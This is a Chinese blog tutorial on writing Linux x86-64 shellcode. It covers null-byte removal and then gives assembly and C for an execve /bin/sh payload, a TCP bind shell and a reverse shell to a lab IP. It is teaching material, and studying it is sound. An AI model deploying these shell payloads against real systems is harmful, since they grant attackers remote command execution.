



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)[专栏首页](#) [陈冠男的游戏人生](#) [Linux下Shellcode编写](#)

# Linux下Shellcode编写

27天前 阅读 93

学习自：《Penetration Testing with Shellcode》

基本过程是首先使用汇编通过系统调用的方式实现程序功能，编译成可执行文件，然后使用 objdump 进行机器码提取

## Hello World

先看一个汇编通过系统调用写 Hello World 的例子

要输出一个 hello world，可以通过 write 函数来实现，通过下面的方法查找 write 函数的系统调用号，我用的 ubuntu 16.04 是这俩文件（找出来的是十进制的）

```
cat /usr/include/asm/unistd_32.h | grep write
```

```
cat /usr/include/asm/unistd_64.h | grep write
```

```
#define __NR_write 1
#define __NR_pwrite64 18
#define __NR_writev 20
#define __NR_pwritev 296
#define __NR_process_vm_writev 311
```

## 作者介绍



yichen

[关注](#)[专栏](#)

文章	阅读量	获赞	作者排名
139	61.5K	660	1542

## 精选专题

[腾讯云原生专题](#)

云原生技术干货，业务实践地。



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
ssize_t write(int fd, const void *buf, size_t count);
```

第一个参数是三种输出模式

0	1	2
stdin	stdout	stderr
标准输入	标准输出	标准错误

第二个参数是字符串的指针，第三个参数是输出的字数，而 **64 位的程序，寄存器传参：rdi, rsi, rdx, rcx, r8, r9 剩下的才用栈**，所以 rdi 应该是 1，rsi 应该是字符串的地址，rdx 应该是长度

```
global _start
section .text
_start:
    mov rax, 1          ;设置rax寄存器为write的系统调用号
    mov rdi, 1          ;设置rdi为write的第一个参数
    mov rsi, hello_world ;设置rsi为write的第二个参数
    mov rdx, length      ;设置rdx为write的第三个参数
    syscall             ;调用syscall
section .data
    hello_world: db 'hello world',0xa    ;字符串hello world以及换行
    length: equ $-hello_world            ;获取字符串长度
```

把代码保存为 hello-world.asm 然后汇编、链接，应该会这样显示：

一键订阅《云荐大咖》...

获取官方推荐精品内容，  
学技术不迷路！

[立即查看](#)

腾讯云自媒体分享计划

入驻云加社区，共享百万  
资源包。

[立即入驻](#)

运营活动





yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
yichen@ubuntu:~$ ./hello-world
```

```
hello world
```


段错误 (核心已转储)

因为我们还没有让他正常退出，可以在后面 exit 的 syscall，让他正常退出即可

```
mov rax,60
mov rdi,0
syscall
```

使用 objdump 提取 shellcode，这一长串的魔法般的正则我就不解释了我也不会


```
yichen@ubuntu:~$ objdump -M intel -D hello-world | grep '[0-9a-f]:' | grep
\xb8\x01\x00\x00\x00\xbf\x01\x00\x00\x00\x48\xbe\xd8\x00\x60\x00\x00\x
```



在 C 语言中使用 shellcode:

```
#include<stdio.h>
#include<string.h>
unsigned char code[]="\xb8\x01\x00\x00\xbf\x01\x00\x00\x00\x48\xbe\xd8\x00\x60\x00\x00\x

int main(){
    printf("shellcode length:%d\n",(int)strlen(code));
    int (*ret)()=(int(*)())code;
    ret();
}
```





yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
yichen@ubuntu:~$ ./test
shellcode length:2
t
```

因为 shellcode 中存在一些 \x00，我们称为：bad character，它会使字符串截断，就没有后面什么事情了，所以要想办法消除这些 bad character

## bad character 列表

00	\0	null
0A	\n	回车换行
FF	\f	换页
0D	\r	回车

## 消除bad character

来看一下这些 bad character 是怎么形成的

```
yichen@ubuntu:~$ objdump -d -M intel hello-world
hello-world:      文件格式 elf64-x86-64
Disassembly of section .text:
0000000004000b0 <_start>:
   4000b0: b8 01 00 00 00      mov     eax,0x1
   4000b5: bf 01 00 00 00      mov     edi,0x1
   4000ba: 48 be d8 00 60 00 00 movabs  rsi,0x6000d8
   4000c1: 00 00 00
```



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
4000d0: bf 00 00 00 00      mov     edi,0x0
4000d5: 0f 05               syscall
```

针对这种的 `mov eax,0x1` , 可以使用对寄存器的一部分赋值实现, 比如:

```
mov al,0x1
```

还可以通过 `xor rax,rax` 先把 rax 置为 0, 然后 `add rax,0x1` 实现

看一下效果: 5、6、7 行已经没有 bad character 了

```
yichen@ubuntu:~$ objdump -d -M intel hello-world
```

```
hello-world:      文件格式 elf64-x86-64
```

```
Disassembly of section .text:
```

```
000000000400b0 <_start>:
```

```
4000b0: b0 01               mov     al,0x1
4000b2: 48 31 ff            xor     rdi,rdi
4000b5: 48 83 c7 01         add     rdi,0x1
4000b9: 48 be d8 00 60 00 00 movabs  rsi,0x6000d8
4000c0: 00 00 00
4000c3: ba 0c 00 00 00      mov     edx,0xc
4000c8: 0f 05               syscall
4000ca: b8 3c 00 00 00      mov     eax,0x3c
4000cf: bf 00 00 00 00      mov     edi,0x0
4000d4: 0f 05               syscall
```

还有就是地址的问题, 下面有几种方法解决:

### relative address technique

通过 rel 相对 RIP 偏移找到变量的位置, 等到程序执行的时候会使用 rip 减去与 hello\_world 的差值, 从而获得 hello\_world 在内存中的位置



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
_start:
    jmp code
hello_world:db 'hello world',0xa
```

```
code:
    mov al,1
    xor rdi,rdi
    add rdi,1
    lea rsi,[rel hello_world]
    xor rdx,rdx
    add rdx,12
    syscall
```

```
xor rax,rax
add rax,60
xor rdi,rdi
syscall
```

**jmp-call technique**

通过在字符串前面 call 把字符串的地址压栈，然后 pop 获取

```
global _start
section .text
```

```
_start:
    jmp string           ;首先会跳转到 string
```

```
code:
    pop rsi              ;此时可以把压在栈上的hello_world的地址获取到
```



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
xor rdx,rdx
add rdx,12
syscall
```

```
xor rax,rax
add rax,60
xor rdi,rdi
syscall
```

```
string:
call code ;call会把返回地址压栈，然后执行code的代码
hello_world:db 'hello world',0xa
```

**stack technique**

借助栈来存放，需要提前设置好字符串的十六进制逆序，用python的

```
string[::-1].encode('hex')
```

```
>>> string = "hello world\n"
>>> string[::-1].encode('hex')
'0a646c726f77206f6c6c6568'
```

把需要的内容放在栈上，通过 rsp 来获得指向内容的指针

```
global _start
section .text
```

```
_start:
```

```
xor rax,rax
add rax,1
```



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
push rbx
mov rsi, rsp      ;rsp就是栈顶的地址，也就是字符串在栈上的地址
xor rdx, rdx
add rdx, 12
syscall
```

```
xor rax, rax
add rax, 60
xor rdi, rdi
syscall
```

### 用execve写个shell

学会了这些基本的消除 bad character 的方法之后来写个真正的 shellcode 试试，  
一个可以获得 shell 的 C 语言代码如下

```
char *const argv[]={"/bin/sh", NULL};
execve("/bin/sh", argv, NULL);
```

想办法放到对应的寄存器就行，/bin/sh 参数用 python 生成逆序的十六进制，这里多加一个 /  
用来占空，防止出现 0x00

```
>>> string = "//bin/sh"
>>> string[::-1].encode('hex')
'68732f6e69622f2f'
```

一开始往栈上压入一个 0x00，用来截断 /bin/sh，顺便把第三个参数 rdx 的 NULL 设置好

```
xor rax, rax
push rax
```





yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
mov rbx,0x68732f6e69622f2f
```

```
push rbx
```

```
mov rdi,rsp
```

第二个参数是一个指针，所以把 rdi 压栈，获取到指针

```
push rax
```

 ;这里再次 push 的 rax 作为截断

```
push rdi
```

```
mov rsi,rsp
```

以及系统调用号是 59，最后加一个 syscall

```
add rax,59
```

```
syscall
```

把提取的 shellcode 放到之前的代码中编译~

```
yichen@ubuntu:~$ gcc -z execstack -o test 1.c
```

```
yichen@ubuntu:~$ ./test
```

```
shellcode length:32
```

```
$ whoami
```

```
yichen
```

### TCP bind shell

靶机开启一个端口监听，等待我们去连接，这样的方式容易被防火墙阻断和记录，C 语言代码如下：

```
#include <sys/socket.h>
```

```
#include <sys/types.h>
```



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
int main(void)
{
    int clientfd, sockfd;
    int port = 1234; //设置绑定的端口
    struct sockaddr_in mysockaddr;
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    mysockaddr.sin_family = AF_INET;
    mysockaddr.sin_port = htons(port);
    mysockaddr.sin_addr.s_addr = INADDR_ANY;
    bind(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr));
    listen(sockfd, 1);
    clientfd = accept(sockfd, NULL, NULL);
    dup2(clientfd, 0);
    dup2(clientfd, 1);
    dup2(clientfd, 2);
    char * const argv[] = {"sh", NULL, NULL};
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

接下来使用 syscall 依次实现这个程序，查找 socket 的系统调用号是 41

```
xor rax,rax
add rax,41
xor rdi,rdi
add rdi,2      ;AF_INET用2表示
xor rsi,rsi
inc rsi       ;SOCK_STREAM用1表示
xor rdx,rdx   ;第三个参数为0
syscall
```



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

接下来填充 bind 函数的第二个参数 mysockaddr 结构体，因为后面 bind 调用的时候用的是指针，所以可以压到栈上去，然后拿到指针。应该怎么填充？可以使用 GDB 调试看一下 C 语言程序内存的值（gcc 加上 `-g` 参数可以直接 `b 15` 断在代码的第 15 行）

```
Breakpoint 1, main () at 1.c:15
15 bind(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr));
gdb-peda$ p &mysockaddr
$1 = (struct sockaddr_in *) 0x7fffffffdd30
gdb-peda$ p mysockaddr
$2 = {
  sin_family = 0x2,
  sin_port = 0xd204,
  sin_addr = {
    s_addr = 0x0
  },
  sin_zero = "\000\000\000\000\000\000\000\000"
}
gdb-peda$ x/4gx 0x7fffffffdd30
0x7fffffffdd30: 0x00000000d2040002 0x0000000000000000
0x7fffffffdd40: 0x0000000000400850 0x0000000000400650
```

可以看到显示的是：两个字节的 sin\_family，两个字节的 sin\_port，以及八个字节的 sin\_addr.s\_addr，又因为栈的增长方向是从高地址往低地址的，所以要倒着写

```
xor rax, rax
push rax          ;sin_addr.s_addr
push word 0xd204   ;sin_port
push word 0x02     ;sin_family
mov rsi, rsp
```



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
>>> hex(socket.htons(1234))  
'0xd204'
```

构造完成 mysockaddr 结构体后，查找 bind 的调用号是 49，调用

```
xor rdx, rdx  
add rdx, 16      ;bind的第三个参数  
xor rax, rax  
add rax, 49  
syscall
```

然后是 listen 函数，因为第一个参数还是 rdi 的 sockfd 所以省去一步

```
xor rax, rax  
add rax, 50  
xor rsi, rsi  
inc rsi  
syscall
```

accept 函数

```
xor rax, rax  
add rax, 43  
xor rsi, rsi  
xor rdx, rdx  
syscall
```

accept 函数的返回值在 rax，直接给 dup2 函数用



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
add rax, 33
xor rsi, rsi
syscall
xor rax, rax
add rax, 33
inc rsi
syscall
xor rax, rax
add rax, 33
inc rsi
syscall
```

execve函数直接用上面的就可以了

```
xor rax, rax
push rax
mov rdx, rsp
mov rbx, 0x68732f6e69622f2f
push rbx
mov rdi, rsp
push rax
push rdi
mov rsi, rsp
add rax, 59
syscall
```

提取出 shellcode 后放到上面的模板上，编译好运行，通过 netstat -ntlp 可以看到 1234 端口开放，然后 `nc 127.0.0.1 1234` 就可以获得 shell 了

### Reverse TCP shell



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

```
#include <sys/socket.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <netinet/in.h>
#include <arpa/inet.h>
int main(void)
{
    int sockfd;
    int port = 1234;
    struct sockaddr_in mysockaddr;
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
    mysockaddr.sin_family = AF_INET;
    mysockaddr.sin_port = htons(port);
    mysockaddr.sin_addr.s_addr = inet_addr("192.168.238.1");
    connect(sockfd, (struct sockaddr *) &mysockaddr, sizeof(mysockaddr));
    dup2(sockfd, 0);
    dup2(sockfd, 1);
    dup2(sockfd, 2);
    char * const argv[] = {"/bin/sh", NULL};
    execve("/bin/sh", argv, NULL);
    return 0;
}
```

基本差不多，socket 函数

```
xor rax, rax
add rax, 41
xor rdi, rdi
add rdi, 2 ;AF_INET用2表示
```



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

syscall

填充 mysockaddr 结构体, IP 地址的十六进制形式这样获得, 也就是 0x01e8a8c0

```
>>> import socket
>>> socket.inet_aton('192.168.232.1')[::-1]
'\x01\xe8\xa8\xc0'
```

```
mov rdi, rax                ; sockfd
xor rax, rax
push dword 0x01e8a8c0        ; sin_addr.s_addr
push word 0xd204             ; sin_port
push word 0x02               ; sin_family
mov rsi, rsp
xor rdx, rdx
add rdx, 16
xor rax, rax
add rax, 42
syscall
```

三个 dup2

```
xor rax, rax
add rax, 33
xor rsi, rsi
syscall
xor rax, rax
add rax, 33
inc rsi
syscall
```



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

syscall

execve

```
xor rax, rax
push rax
mov rdx, rsp
mov rbx, 0x68732f6e69622f2f
push rbx
mov rdi, rsp
push rax
push rdi
mov rsi, rsp
add rax, 59
syscall
```

本文分享自微信公众号 - 陈冠男的游戏人生 (CGN-115)，作者：yichen

原文出处及转载信息见文内详细说明，如有侵权，请联系 yunjia\_community@tencent.com 删除。

原始发表时间：2022-01-02

本文参与[腾讯云自媒体分享计划](#)，欢迎正在阅读的你加入，一起分享。

[举报](#)

点赞 3

分享





yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)[登录](#) 后参与评论

## 相关文章

### Sickle：推荐一款优质ShellCode开发工具

Sickle是一个shellcode开发工具，用于加速创建正常运行的shellcode所需的各个步骤。Sickle主要有以下功能：识别可能会...



FB客服

### shellcode编写指南

linux的shellcode就不用说了，直接通过一个int 0x80系统调用，指定想调用的函数的系统调用号（syscall），传入调用函数的参数，即...



Gamma实验室

### emp3r0r：dropper和ELF加密壳



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)


## C语言 | C++ 基础栈溢出及保护机制

如果你学的第一门程序语言是C语言，那么下面这段程序很可能是你写出来的第一个有完整的“输入---处理---输出”流程的程序：

 小林C语言

## 反弹shell-逃逸基于execve的命令监控(上)

本篇聊一聊 新的主题：《反弹shell-逃逸基于execve的命令监控》，打算写一个专题，预估可以写三篇，内容确实有点多，也是最近研...

 七夜安全博客

## TP-LINK WR941N路由器研究

是TP-Link WR940N后台的RCE，手头上正好有一个TP-Link WR941N的设备，发现也存在相同的问题，但是CVE-2017-13772文章中给...

 Seebug漏洞平台

## 无"命令"反弹shell-逃逸基于execve的命令监控(上)

本篇聊一聊 新的主题：《反弹shell-逃逸基于execve的命令监控》，打算写一个专题，预估可以写三篇，内容确实有点多，也是最近研...



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

## TP-LINK WR941N路由器研究

作者: Hcamael@知道创宇404实验室 之前看到了一个CVE, CVE-2017-13772 是TP-Link WR940N后台的RCE, 手头上正好有一个...



Seebug漏洞平台

## 使用Miasm分析Shellcode

Shellcode是一个有趣的东西, 我一直想使用miasm来学习很久了 (因为几年前我在SSTIC上看到了第一次演讲), 现在, 我终于可...



FB客服

## 红队基本操作: 通用Shellcode加载器

Shellcode加载器是一种基本的规避技术。尽管shellcode加载器通常可以促进payload的初始执行, 但是启发式检测方法仍可以标记payload的其他...



FB客服

## 红蓝对抗之如何利用Shellcode来躲避安全检测

对于红队安全研究团队来说, 一次成功的渗透测试必须是不被目标系统发现的, 随着现代终端检测和响应 (EDR) 产品日趋成熟, 红队也必须随之每日俱进。在这篇文章中, 我们将...



FB客服



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

[http://www.cis.syr.edu/~wedu/seed/Labs\\_12.04/Software...](http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Software...)



ascii0x03

## 实战 | 记一次Bypass国外杀毒的主机渗透经历

这个好，直接jboss，一般可先尝试弱口令后台部署war包，后门文件进行压缩，改名为“.war”：



HACK学习

## 国外整理的一套渗透测试资源合集



不知雨

## 如何使用K55实现Linux x86\_64进程注入

K55是一款 Payload注入工具，该工具可以向正在运行的进程注入 x86\_64 shellcode Payload。该工具使用现代C++11技术开发，并...



FB客服

## 记一次攻防演练tips | 攻防tips

关于信息收集，已经有方法论类的东西总结的很好了，我只说我喜欢  
的,以百度代替真实站点



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

### 二进制漏洞学习笔记

这个程序非常简单，甚至不需要你写脚本，直接运行就能获得shell。写这个程序的目的是为了第一次接触漏洞的同学更...



信安之路

### WinPayloads：一个可以绕过安全支付的Windowspayload生成器

今天给大家介绍的是一款名叫WinPayloads的Payload生成器，这款工具使用了metasploits meterpreter shellcode，它不...



奶糖味的代言

### Linux保护机制

在Linux中有两种RELRO模式：Partial RELRO 和 Full RELRO。Linux中Partial RELRO默认开启。



偏有宸机

[更多文章](#)



yichen

139 篇文章

## Linux下Shellcode编写

[转到我的清单](#)

专栏文章

阅读清单

互动问答

技术快讯

开发手册

云+社区

云+社区

云+社区

云+社区

原创分享计划

自媒体分享计划

邀请作者入驻

自荐上首页

在线直播

生态合作计划

技术周刊

社区标签

开发者实验室

视频介绍

社区规范

免责声明

联系我们

友情链接



扫码关注云+社区  
领取腾讯云代金券

热门产品

域名注册

云服务器

区块链服务

消息队列

网络加速

云数据库

域名解析

云存储

视频直播

热门推荐

人脸识别

腾讯会议

企业云

CDN 加速

视频通话

图像分析

MySQL 数据库

SSL 证书

语音识别

更多推荐

数据安全

负载均衡

短信

文字识别

云点播

商标注册

小程序开发

网站监控

数据迁移